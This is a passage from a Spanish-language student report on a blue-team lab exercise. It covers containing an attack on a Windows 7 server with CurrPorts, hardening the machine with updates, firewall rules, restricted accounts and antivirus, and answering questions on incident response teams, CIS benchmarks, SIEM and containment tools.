
Imagen 17-interfaz wireshark detalle paquetes



Fuente: autor

Usaremos el software libre currports para evaluar los puertos que tenemos abiertos y conexión a nuestro servidor, en esta podemos evidenciar los puertos abiertos y la conexión remota establecida desde el equipo atacante a nuestro servidor.


Imagen 18-interfaz currports



Fuente: autor


Seleccionamos los ítems de nuestro interés para conocer detalles sobre los puertos estado y uso.

Imagen 19-interfaz currports detalle puerto 80



Fuente: autor


Imagen 20-interfaz currports detalle conexión remota



Fuente: autor

Currports nos permite terminar las conexiones deseadas así que, seleccionamos la conexión establecida y el puerto usado por la aplicación rejetto y terminamos la conexión, sacando el atacante del sistema.


Imagen 21-interfaz currports terminar conexiones



Fuente: autor

Si realizamos la revisión en la maquina kali Linux la conexión de sesión fue cerrada en el momento que se terminaron los procesos

Imagen 22-kali Linux estado conexión remota



Fuente: autor


¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team qué medidas de hardenización propondría para que el ataque no se repita?

Una vez contenido el ataque procedemos a realizar una revisión de la configuración de seguridad del servidor para realizar las correcciones en configuración de seguridad, como lo habíamos notado anteriormente tiene varias fallas en su configuración de seguridad las cuales deben ser corregidas

Actualización sistema operativo

Se realiza revisión de actualización del sistema operativo para que este cuente con los últimos parches de seguridad que se brindó a ese sistema, ya que es una versión que no cuenta con soporte actualmente, se recomienda su actualización a una versión más actual compatible con el hardware del equipo.

Imagen 23-interfaz Windows 7 windows update




Fuente: autor

Configuración de firewall y puertos abiertos


Se procede a realizar la activación del firewall de Windows y cerrar los puertos abiertos


Imagen 24-interfaz Windows 7 configuración firewall



Fuente: autor

Creamos una nueva regla en el firewall donde se bloquen todos los puertos y conexiones que están usando el protocolo tcp por el cual se realizó el ataque
Imagen 25- configuración reglas firewall






Fuente: autor

Realizamos un escaneo desde Kali Linux y como podemos evidenciar los puertos y conexiones se encuentran cerrados

Imagen 26- escaneo puertos Nmap




Fuente: autor

Configuración de cuentas de usuario

Se procede a eliminar las cuentas de administrador se crea una cuenta con permisos estándar para el usuario y una cuenta administrador solo para uso de personal de sistemas.


Imagen 27-interfaz Windows 7 configuración de cuentas de usuario



Fuente: autor

Implementación de un sistema de antivirus para la asegurar el equipo, procedemos a realizar un análisis del equipo para descartar otros tipos de ataques o malware presente en el sistema.

Imagen 28- análisis antivirus avast



Fuente: autor


El informe nos dice que en este momento en el equipo no se encuentra ninguna amenaza

Imagen 29- informe antivirus avast

Fuente: autor

Una vez configuradas las nuevas medidas de endurecimiento de la seguridad del equipo procedemos realizar un nuevo intento de ataque el cual no es exitoso.

Imagen 30- intento conexión remota exploit



Fuente: autor

¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

En líneas generales los equipos blue team tienen como función el diseño formulación e implementación de las estrategias de seguridad de los dispositivos TIC de una organización, el equipo de respuesta a incidentes informáticos es aquel que entra en escena una vez se presenta un incidente de ciberseguridad y cuya función en es disminuir los daños y eliminar el riesgo materializado en el ataque en curso.

Las diferentes funciones que desempeñan cada uno de los equipos son las siguientes:

Blue team

Análisis de patrones y comportamiento anormales en la red

Análisis de riesgos de sistemas de información y equipos TIC usados en la organización

Evaluación de amenazas y riesgos que puedan afectar a la infraestructura TIC

Monitorización de sistemas e infraestructura TIC en general

Diseño de planes de seguridad y manejo de riesgos

Equipo respuesta a incidentes informáticos

Formulación de procesos de respuesta a incidentes

Análisis de incidentes de seguridad informática en una organización

Gestión de incidentes de seguridad informática

Minimizar daños causados por el incidente

Identificación de causas del incidente

Tratamiento de vulnerabilidades de sistemas de información y equipos TIC

Endurecimiento de infraestructura TIC

¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "Center For Internet Security" usted lo utilizaría para qué fin?

Lo utilizaría para mejorar la gestión de políticas de ciber seguridad y medición de controles de seguridad establecidos para protección de la estructura de sistemas.

Tener bien definidas unas políticas de seguridad de la información y que estas estén alineadas a las propuestas por la comunidad en CIS, aumentan en gran manera la eficiencia de estas, de igual manera automatizar las políticas se sean aplicables por software garantiza que están se están cumpliendo, como políticas de acceso a sitios, mantenimientos programados, parches de seguridad automáticos, vigilancia de uso de credencial y accesos adecuados a recursos de red etc.

También CSI Benchmarks son un excelente punto de partida y medición de cumplimiento de estándares de seguridad.

Otro de sus usos más importantes es en el aspecto de endurecimiento de la seguridad, CIS comparte software y recomendaciones de configuración de dispositivos para realizar hardening de nuestra estructura tecnológica, muchas de estas recomendaciones han probado ser eficientes ante diferentes tipos de ataques informáticos por lo tanto estar alineado a están garantizan la eficiencia de estos controles.

Explique y redacte las funciones y características principales de lo que es un SIEM.

Un SIEM es un sistema usado como solución de seguridad cuya función es la detección, respuesta y eliminación de amenazas informáticas, este realiza un análisis en tiempo real de todos los eventos que están ocurriendo en la estructura informática la cual protege, este analiza un constantemente análisis y monitoreo de la actividad para identificar anormalidades y generar las respectivas alarmas, además de almacenar todo está esta información recopilada para análisis más exhaustivos proporcionando informes que ayudan al personas de seguridad a tomar decisiones más agiles y acertadas a la hora de responder a una amenaza o prevenirla

Entre sus principales características se encuentran:

Centralización de amenazas potenciales

Identificación y respuesta a amenazas en tiempo real

Respuesta automática a incidentes de seguridad y automatización de tareas

Características que permiten realizar análisis forense

Sistema de alertas de incidentes y seguimiento de eventos

Evaluación de vulnerabilidades, monitoreo y detección de amenazas de seguridad

Generación de informes y auditorias ajustados a normas

Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Firewall ya sea por hardware o software

Los firewall son herramientas muy útiles para bloqueo de amenazas en nuestra red existen diferentes versión y configuraciones de estos adaptándose a la medida de nuestras necesidades, pero cuya función esencialmente es la misma inspección del tráfico de la red y bloqueo de accesos no autorizados a esta.
Todo lo que pasa por la red es auditado por el firewall este tiene unos parámetros de configuración establecidos, todo lo que no cumpla con estos parámetros será bloqueado inmediatamente, protegiendo así las comunicaciones y sistemas.

Sistemas MDR (Managed Detection and Response)

